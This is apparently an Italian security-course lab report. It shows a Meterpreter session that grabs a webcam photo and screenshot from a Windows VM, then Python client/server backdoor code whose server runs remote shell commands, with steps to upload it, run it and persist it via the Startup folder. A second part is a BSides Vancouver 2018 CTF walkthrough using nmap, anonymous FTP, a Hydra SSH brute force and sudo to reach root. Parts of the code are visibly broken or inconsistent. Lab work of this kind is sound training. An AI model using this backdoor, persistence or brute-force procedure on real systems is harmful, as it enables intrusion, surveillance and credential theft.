[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > webcam_list
1: Periferica video USB
meterpreter > webcam_snap
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/ekUzRBNE.jpeg
meterpreter > screenshot
Screenshot saved to: /home/kali/VutmzYHb.jpeg
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


Lo screenshot dello schermo e la foto scattata con la webcam seguono in allegato il report

L'ultima fase del processo consiste nella creazione e nell'iniezione di una backdoor nel sistema, seguita dalla sua intercettazione e avvio.

Come primo passo, abbiamo proceduto alla creazione della backdoor scrivendo codice Python per entrambe le macchine coinvolte: la macchina bersaglio e la macchina di controllo.

Di seguito sono riportate le schermate dei codici dove a destra è presente il codice da eseguire sulla macchina attaccante a sinistra il codice da eseguire sulla macchina target.

Codice Client



```
#!/usr/bin/python3
# GNU nano 7.2
# Importa il modulo per la comunicazione tramite socket
import socket
# Importa il modulo per ottenere informazioni sul sistema operativo
import platform
# Importa il modulo per interagire con il sistema operativo
import subprocess
# Importa il modulo per eseguire comandi di shell


SRV_ADDR = "192.168.0.101" # Indirizzo IP del server
SRV_PORT = 8888 # Porta del server

def print_menu():
    print("\n\n1) Ottieni informazioni di sistema\n2) Elenco il contenuto della directory\n3) Avvia la shell\n4) Chiudi la connessione\n")
    my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Crea un oggetto socket
    my_sock.connect((SRV_ADDR, SRV_PORT)) # Collega il socket al server
    print("Connessione stabilita")
    print_menu()

while True:
    message = input("\nSeleziona un'opzione: ") # Richiede all'utente di selezionare un'opzione
    if message == "1":
        my_sock.sendall(message.encode())
        my_sock.close()
        break
    elif message == "2":
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data:
            break
        print(data.decode('utf-8').split("\r\n"))
    elif message == "3":
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        print(data.decode('utf-8'))
    elif message == "4":
        command = input("Inserisci un comando: ")
        my_sock.sendall(command.encode('utf-8'))
        if command.lower() == 'exit':
            break
    else:
        print("Opzione non valida")

my_sock.close()
```

Codice Server



```
GNU nano 7.2                               Server_final.py
File Macchina Visualizza Inserimento Dispositivi Aiuto
[ 1 2 3 4 ]                                     kali@kali: ~/Desktop/Build_week_#2
File Actions Edit View Help
# Importa socket # Importa il modulo per la comunicazione tramite socket
import socket
# Importa platform # Importa il modulo per ottenere informazioni sul sistema operativo
import os
# Importa subprocess # Importa il modulo per interagire con il sistema operativo
import subprocess # Importa il modulo per eseguire comandi di shell

SRV_ADDR = "192.168.90.101" # Indirizzo IP del server
SRV_PORT = 8888 # Porta del server

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Crea un oggetto socket
s.bind((SRV_ADDR, SRV_PORT)) # Collega il socket all'indirizzo IP e alla porta specificati
s.listen(1)
connection, address = s.accept() # Accetta la connessione in entrata e restituisce il socket di connessione e l'indirizzo del client
print("Client connesso: ", address)

while True:
    try:
        data = connection.recv(1024) # Riceve i dati dal client
    except:
        continue

    if data.decode('utf-8') == '1':
        tosend = platform.platform() # Ottiene le informazioni sulla piattaforma del sistema
        connection.sendall(tosend.encode('utf-8'))
    elif data.decode('utf-8') == '2':
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8')) # ottiene la lista dei file nello directory specificato
            tosend = "\n".join(filelist) if filelist else "Nessun file trovato" # Concatena i nomi dei file separati da virgola
        except:
            command = "Percorso errato" # Se si verifica un errore, imposta un messaggio di errore
            connection.sendall(command.encode('utf-8'))
    elif data.decode('utf-8') == '3':
        connection.sendall(b"\x0b\x0a\x0d\x0aShell avviata. Inserisci comandi:", encoding='utf-8') + bytes("\x0b\x0a", encoding='ansi') + bytes("\x0b\x0a", encoding='ansi') # Invia un messaggio di avviso al client con ANSI e MCP 437 encoding
        while True:
            command = connection.recv(1024).decode('utf-8') # Riceve il comando dal client
            if command.lower() == "exit": # Chiude la connessione con il comando "exit"
                break
            output = subprocess.getoutput(command) # Esegue il comando di shell e ottiene l'output
            connection.sendall(output.encode('utf-8'))
    elif data.decode('utf-8') == '4':
        connection.close()
        connection,address = s.accept() # Accetta una nuova connessione in entrata e restituisce il socket di connessione e l'indirizzo del client


    [Help Exit, Write Out, Where Is, Cut, Replace, Execute, Justify, Location, Read 42 lines, M-U Undo, M-A Set Mark, M-D To Bracket, M-Q Previous, FB Back, F Next Word, Prev Word, F Forward, Next Word, TA Home, End]
```

I codici seguono anche in allegato questo report.

Successivamente, ci siamo spostati nella sessione meterpreter precedentemente avviata.


Una condizione essenziale per il corretto funzionamento della nostra **backdoor** è che anche **sulla macchina bersaglio fosse installato Python**, al fine di poter interagire e ricevere comandi. Pertanto, abbiamo dovuto caricare un installer di Python sulla macchina Windows.

Quindi procediamo con l'upload tramite meterpreter sulla macchina target del file d'installazione di Python e della parte “server” della backdoor.



```
meterpreter > [*] Meterpreter session 2 opened (192.168.90.100:4444 → 192.168.90.101:1050) at 2023-06-19 19:12:30 -0400
pwd
C:\WINDOWS\system32
meterpreter > upload /home/kali/Downloads/python-3.4.4.msi C:\WINDOWS\system32
[*] Uploading : /home/kali/Downloads/python-3.4.4.msi → C:\WINDOWS\system32\python-3.4.4.msi
[*] Completed : /home/kali/Downloads/python-3.4.4.msi → C:\WINDOWS\system32\python-3.4.4.msi
```

Una volta fatto ciò, apriamo un prompt di comandi Windows tramite meterpreter ed effettuiamo l'installazione di Python con il comando “msiexec”.



```
C:\WINDOWS>msiexec /i "C:\WINDOWS\python-3.4.4.msi"
msiexec /i "C:\WINDOWS\python-3.4.4.msi"
```

Dopodichè ci spostiamo nella directory di upload della backdoor e la lanciamo con il comando “Server_def.py”

```

Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd "C:\Documents and Settings\All Users\Documenti\Immagini\Immagini campione"
cd "C:\Documents and Settings\All Users\Documenti\Immagini\Immagini campione"

C:\Documents and Settings\All Users\Documenti\Immagini\Immagini campione>Server_def.py
Server_def.py


```

A questo punto possiamo automatizzare il lancio della backdoor al momento dell'attivazione del sistema target in due modi: o spostando il file della backdoor all'interno del path di esecuzione automatica, come si vede in figura sotto.


```

C:\Documents and Settings\All Users\Documenti\Immagini\Immagini campione>move Server_def.py "C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica"
move Server_def.py "C:\Documents and Settings\Epicode_user\Menu Avvio\Programmi\Esecuzione automatica"
C:\Documents and Settings\All Users\Documenti\Immagini\Immagini campione>

```



Una volta terminata la fase di preparazione su entrambe le macchine, abbiamo avviato i rispettivi codici, il client sulla macchina attaccante e il server sulla macchina bersaglio, ovviamente tutto da remoto.



Giorno 3: Hacking Vancouver Black Box

Completato ▾

Il giorno tre prevede invece di effettuare una procedura di **privilege escalation** sulla macchina **BSides Vancouver 2018** (che prende il nome proprio dalla conferenza in cui è stata utilizzata per la prima volta) per tentare di diventare utente **root**.

Per iniziare andiamo a studiare più a fondo la macchina per capire quali sono le potenziali **vulnerabilità da poter sfruttare**.


La **Vancouver BSides 2018** è una **CTF** (sigla che sta per “catch the flag”), ovvero una macchina in cui ci sono da raccogliere delle bandiere che in questo caso sono nascoste in un file txt contenuto all'interno della cartella /root, quindi accessibile solo **dopo aver raggiunto i permessi amministrativi**.

L'hostname identificativo della macchina è **PCS Systemtechnik GmbH**.

Procediamo con l'implementazione pratica, avviando il processo mediante il quale identificheremo l'indirizzo IP della macchina. Questa informazione sarà cruciale per poter procedere con scansioni più dettagliate utilizzando lo strumento **Nmap**, allo scopo di individuare **eventuali porte aperte e servizi attivi** che possano essere **vulnerabili ad attacchi**.

Per individuare l'indirizzo IP, abbiamo configurato la macchina Kali in modalità di rete host-only che era quella preimpostata su Vancouver Bsides. Successivamente, dopo aver completato l'installazione del tool Netdiscover sulla macchina Kali, procederemo con una scansione per rilevare l'indirizzo IP della macchina target.

Di seguito lo screen del risultato ottenuto.




```
File Actions Edit View Help
Currently scanning: 172.16.3.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.56.1 0a:00:27:00:00:0e 1 60 Unknown vendor
192.168.56.100 08:00:27:41:e6:47 1 60 PCS Systemtechnik GmbH
192.168.56.103 08:00:27:41:62:90 1 60 PCS Systemtechnik GmbH
zsh: suspended sudo netdiscover
```

Avendo ottenuto dallo scan molteplici indirizzi IP, per capire quale fosse effettivamente quello appartenente alla macchina Vancouver abbiamo deciso di spegnerla e riaccenderla e come si può notare dagli screen sotto l'IP 192.168.56.103 scompare nel momento in cui la spegniamo.

Deduciamo che sia quindi quello l'indirizzo IP che ci interessa.

Di seguito lo screen del risultato ottenuto.



```
File Actions Edit View Help
Currently scanning: 172.16.2.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 2 hosts. Total size: 180
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.56.1 0a:00:27:00:00:0e 1 60 Unknown vendor
192.168.56.100 08:00:27:41:e6:47 2 120 PCS Systemtechnik GmbH
zsh: suspended sudo netdiscover
```

Successivamente all'individuazione dell'indirizzo IP, procediamo con l'esecuzione di una scansione completa utilizzando l'omonimo strumento, nmap. Per fare ciò, impieghiamo il seguente comando: "nmap -Pn -A **192.168.56.103** -p-".

Dopo l'esecuzione della scansione, otteniamo la lista delle porte **aperte**, che includono le porte **21, 22 e 80**. Analizzando in dettaglio:

- a. La porta **21/tcp** risulta essere aperta e ospita il servizio **vsftpd**, che potrebbe essere sfruttato per stabilire **una connessione FTP anonima**.
- b. La porta **22/tcp** risulta essere aperta e ospita il servizio **SSH**, che potrebbe essere sfruttato per stabilire **una connessione SSH**.
- c. La porta **80/tcp** risulta essere aperta e ospita il servizio **HTTP**, che potrebbe essere sfruttato per l'esplorazione tramite **web browser**.

Di seguito lo screen dell'operazione effettuata.

```
(kali㉿kali)-[~]
$ nmap -Pn -A 192.168.1.40 -p-
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-20 05:17 EDT
Nmap scan report for 192.168.1.40 (192.168.1.40)
Host is up (0.00011s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.1.39
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534  4096 Mar  3 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds
```

Porta 21

Procediamo quindi avviando **una connessione FTP** all'indirizzo IP della macchina **target**. Utilizziamo l'username "**anonymous**" e otteniamo una notifica di **login avvenuto con successo**. Successivamente, **esploriamo le diverse cartelle e file a cui possiamo accedere utilizzando questo account**. Come visto nello scan di Nmap, ci spostiamo nella directory "**public**", dove rileviamo la presenza di un file di testo chiamato "**user.txt.bk**". Per scaricarlo sulla nostra macchina, eseguiamo il comando "**get**".

```
(kali㉿kali)-[~]
$ ftp 192.168.1.40
Connected to 192.168.1.40.
220 (vsFTPd 2.3.5)
Name (192.168.1.40:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||14285|).
150 Here comes the directory listing.
-rw-r--r--    1 0          0          31 Mar 03  2018 users.txt.
bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||19939|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes
).
100% |*****| 31      43.62 KiB/s  00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (29.50 KiB/s)
ftp> exit
221 Goodbye.
```

Procediamo a terminare la connessione FTP. Utilizzando il comando "cat", accediamo al contenuto del file scaricato. All'interno, troviamo una **lista di potenziali nomi utente che possiedono un account** sulla macchina target.

```
(kali㉿kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne anne... shellput.php
doomguy
```

Porta 22

Procediamo ora con l'esplorazione della **porta 22**. Cerchiamo di stabilire **una connessione SSH** per ciascuno degli utenti individuati, utilizzando il seguente comando: "ssh **nomeutente@192.168.1.40**".

Riscontriamo che la connessione viene negata con tutti gli utenti, ad eccezione di "anne". Tuttavia, per poter accedere a questa sessione, ci viene richiesta una password.

```
(kali㉿kali)-[~]
└─$ ssh abatchy@192.168.1.40
The authenticity of host '192.168.1.40 (192.168.1.40)' can't be es-
tablished.
RSA key fingerprint is SHA256:ylBM1tw4kljQG4uKyuQvZkRbR1reglwVa5k
s6kSwzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])
)? yes
Warning: Permanently added '192.168.1.40' (RSA) to the list of kno-
wn hosts.
abatchy@192.168.1.40: Permission denied (publickey).

(kali㉿kali)-[~].php
└─$ ssh anne@192.168.1.40
anne@192.168.1.40's password:
Permission denied, please try again.
anne@192.168.1.40's password:
Permission denied, please try again.
anne@192.168.1.40's password:
```

Quindi proviamo ad utilizzare **Hydra** per il password cracking.

Lanciamo **hydra** con il comando

```
hydra -l anne -P /usr/share/wordlist/rockyou.txt -t 4 ssh 192.168.1.40
```

dove lo switch **-t 4** serve per ridurre i threads da svolgere contemporaneamente a 4 dato che di default Hydra è settata a 16 ma trattandosi in questo caso di SSH è consigliato diminuirli.

Ecco che al termine del processo ci viene riportata la password.

```
(kali㉿kali)-[~]
└─$ hydra -l anne -P /home/kali/Desktop/prova/rockyou.txt -e nsr -t4 -f
ssh://192.168.1.40
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).
[!] [Status] attack finished for 192.168.1.40 (valid pair found)
[!] [Status] 1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-
20 03:43:36
```

Ora possiamo procedere con l'accesso e testare i seguenti comandi: "**sudo -l**", "**sudo -s**", "**id**", "**ls /root/**", "**cat /root/flag.txt**".

Il comando "**sudo -l**" viene utilizzato per visualizzare i permessi di sudo dell'utente corrente, consentendo di vedere quali comandi possono essere eseguiti con privilegi elevati.

In questo caso vedendo la riga (ALL:ALL) ALL capiamo che può eseguire tutti i comandi sudo.

Il comando "sudo -s" consente di avviare una nuova shell con i privilegi di root, fornendo un accesso completo e amministrativo al sistema.

```
(kali㉿kali)-[~]
└─$ ssh anne@192.168.1.40
anne@192.168.1.40's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1
.68
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
  env_reset,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
/bin\:/sbin\:/bin

User anne may run the following commands on this host:
  (ALL : ALL) ALL
anne@bsides2018:~$ sudo -s
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# ls
root@bsides2018:~# ls /root
flag.txt
root@bsides2018:~# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!


There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

